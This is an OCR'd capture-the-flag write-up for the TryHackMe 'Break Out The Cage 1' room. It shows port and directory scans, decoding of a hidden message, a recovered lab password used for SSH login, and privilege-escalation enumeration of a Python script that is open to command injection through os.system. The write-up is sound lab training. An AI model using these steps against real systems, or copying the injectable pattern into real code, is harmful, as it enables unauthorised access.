
Break Out The Cage 1

Enumeration

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn -oN ~/TryHackMe/BreakOutTheCage1/fastScan 10.10.187.13
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 03:38 EDT
Warning: 10.10.187.134 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.187.134
Host is up (0.21s latency).
Not shown: 65475 closed tcp ports (reset), 57 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 42.79 seconds
```


There are 3 opened ports which will be the attack vectors for the exploitation



Exploit

FTP (port 21)


Connect to the target machine through `ftp` service and we will find the `dat_tasks` file → Download/Transfer it to the local machine and analyze the file



Using `base64 decode` we found a block of plain text which might contain some clue or sensitive data

```
┌──(kali㉿kali)-[~/TryHackMe/BreakOutTheCage1]
└─$ cat dad_tasks | base64 -d
Qapw Eekcl - Pvr RMKP...XZW VWUR... TTI XEF... LAA ZRGQRO!!!!
Sfw. Kajnmb xsi owuowge
Faz. Tml fkfr qgseik ag oqeibx
Eljwx. Xil bqi aiklbywqe
Rsfv. Zwel vvm imel sumebt lqwdsfk
Yejr. Tqenl Vsw svnt "urqsjetpwbn einyjamu" wf.

Iz glww A ykftef.... Qjhsvbouuoexcmvwkwwatfllxughhbbcmydizwlkbsidiuscwl
```

Googling for a while and I think it could be decrypted by the **vigenere** algorithm. However, I don’t have the key for the decoding currently → Let’s find the key through another vectors and get back later




Port 80 (Web browser - Directory)

Implement **directories scanning**, there are several paths which could be exploited. I got through them and found an interested **mp3** file inside the `/auditions` path → Download it to analyze


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt --no-error -t 40 -u http://10.10.18
7.134
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.187.134
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/06/16 03:40:44 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 315] [--> http://10.10.187.134/images/]
/html                 (Status: 301) [Size: 313] [--> http://10.10.187.134/html/]
/scripts              (Status: 301) [Size: 316] [--> http://10.10.187.134/scripts/]
/contracts            (Status: 301) [Size: 318] [--> http://10.10.187.134/contracts/]
/auditions            (Status: 301) [Size: 318] [--> http://10.10.187.134/auditions/]
/server-status        (Status: 403) [Size: 278]
Progress: 220544 / 220564 (99.99%)
===============================================================
2023/06/16 03:58:02 Finished
===============================================================
```

```
┌──(kali㉿kali)-[~/TryHackMe/BreakOutTheCage1]
└─$ file must_practice_corrupt_file.mp3
must_practice_corrupt_file.mp3: Audio file with ID3 version 2.3.0, contains: MPEG ADTS, laye
r III, v1, 128 kbps, 44.1 kHz, JntStereo
```

Using the **audacity** within **spectrogram** view to exploit the file and I found the hidden string inside the record which could be the **key** for previous **vigenere decoding** process




Get back and try the key → Bum! The block has been decoded → At the last line, it is a weird linear string which could be the password of user **weston** who was mended in the task of the challenged room




```
Dads Tasks - The RAGE...THE CAGE... THE MAN... THE LEGEND!!!!
One. Revamp the website
Two. Put more quotes in script
Three. Buy bee pesticide
Four. Help him with acting lessons
Five. Teach Dad what "information security" is.

In case I forget.... Mydadisghostriderainttthatcoolnocausehesonfirejokes
```


Enter the text and it was proved that is the correct password



Gain Access

SSH


Use the above password within username **weston** for ssh connection




```
┌──(kali㉿kali)-[~]
└─$ ssh weston@10.10.187.134
The authenticity of host '10.10.187.134 (10.10.187.134)' can't be established.
ED25519 key fingerprint is SHA256:o7pzAxWHDEV8n+uNpDnQ+sjkkBvKP3UVlNw2MpzspBw.
This key is not known by any other names.
```

```
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.187.134' (ED25519) to the list of known hosts.
weston@10.10.187.134's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Jun 16 08:21:33 UTC 2023

  System load:  0.0               Processes:           90
  Usage of /:   20.4% of 19.56GB  Users logged in:     0
  Memory usage: 36%               IP address for eth0: 10.10.187.134
  Swap usage:   0%


39 packages can be updated.
0 updates are security updates.


        _________
       /\____;;___\
      | /         /
      `. ())oo() .
       |\(%()*^^()^\
      %| |-%-------|
     % \ | %  ))   |
     %  \|%________|
      %%%%
Last login: Tue May 26 10:58:20 2020 from 192.168.247.1
weston@national-treasure:~$ id
uid=1001(weston) gid=1001(weston) groups=1001(weston),1000(cage)
```

I am in, but it seem the user **weston** does not have much useful permissions to exploit the machine → Let's find someway out to leverage or privilege escalation the user





```
weston@national-treasure:~$ sudo -l
[sudo] password for weston:
Matching Defaults entries for weston on national-treasure:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
bin\:/sbin\:/bin\:/snap/bin
```

```
User weston may run the following commands on national-treasure:
    (root) /usr/bin/bees
```

With `sudo -l` , I found a file `bees` but unfortunately, I do not know what this file could do
→ Move on with another way

```
weston@national-treasure:/home$ ls -la
total 16
drwxr-xr-x  4 root   root   4096 May 26  2020 .
drwxr-xr-x 24 root   root   4096 May 26  2020 ..
drwx------  7 cage   cage   4096 May 26  2020 cage
drwxr-xr-x  4 weston weston 4096 May 26  2020 weston
```


Back to `/home` directory, there are another user call **cage** and this one might be exploitable




```
weston@national-treasure:/home$ find / -user cage 2>/dev/null
/home/cage
/opt/.dads_scripts
/opt/.dads_scripts/spread_the_quotes.py
/opt/.dads_scripts/.files
/opt/.dads_scripts/.files/.quotes
weston@national-treasure:/home$ cd /opt
weston@national-treasure:/opt$ ls -la
total 12
drwxr-xr-x  3 root root 4096 May 25  2020 .
drwxr-xr-x 24 root root 4096 May 26  2020 ..
drwxr-xr-x  3 cage cage 4096 May 26  2020 .dads_scripts
```

```
weston@national-treasure:/opt$ cd .dads_scripts/
weston@national-treasure:/opt/.dads_scripts$ ls -la
total 16
drwxr-xr-x 3 cage cage 4096 May 26  2020 .
drwxr-xr-x 3 root root 4096 May 25  2020 ..
drwxrwxr-x 2 cage cage 4096 May 25  2020 .files
-rwxr--r-- 1 cage cage  255 May 26  2020 spread_the_quotes.py
```

The file **spread_the_quotes.py** might contain some scripts that could effect to the machine → Read the content inside





```
#!/usr/bin/env python

#Copyright Weston 2k20 (Dad couldnt write this with all the time in the world!)
import os
import random

lines = open("/opt/.dads_scripts/.files/.quotes").read().splitlines()
quote = random.choice(lines)
os.system("wall " + quote)
```

The above script will work with the flow:

1. Open & Read the file `.quotes` line by line
2. Save a random line into the variable `quote`
3. Use `os.system` to execute the `quote` variable within `wall` service

> ❗ `wall` is **a command-line utility that displays a message on the terminals of all logged-in users**. The messages can be either typed on the terminal or the contents of a file. wall stands for write all, to send a message only to a specific user use the write command

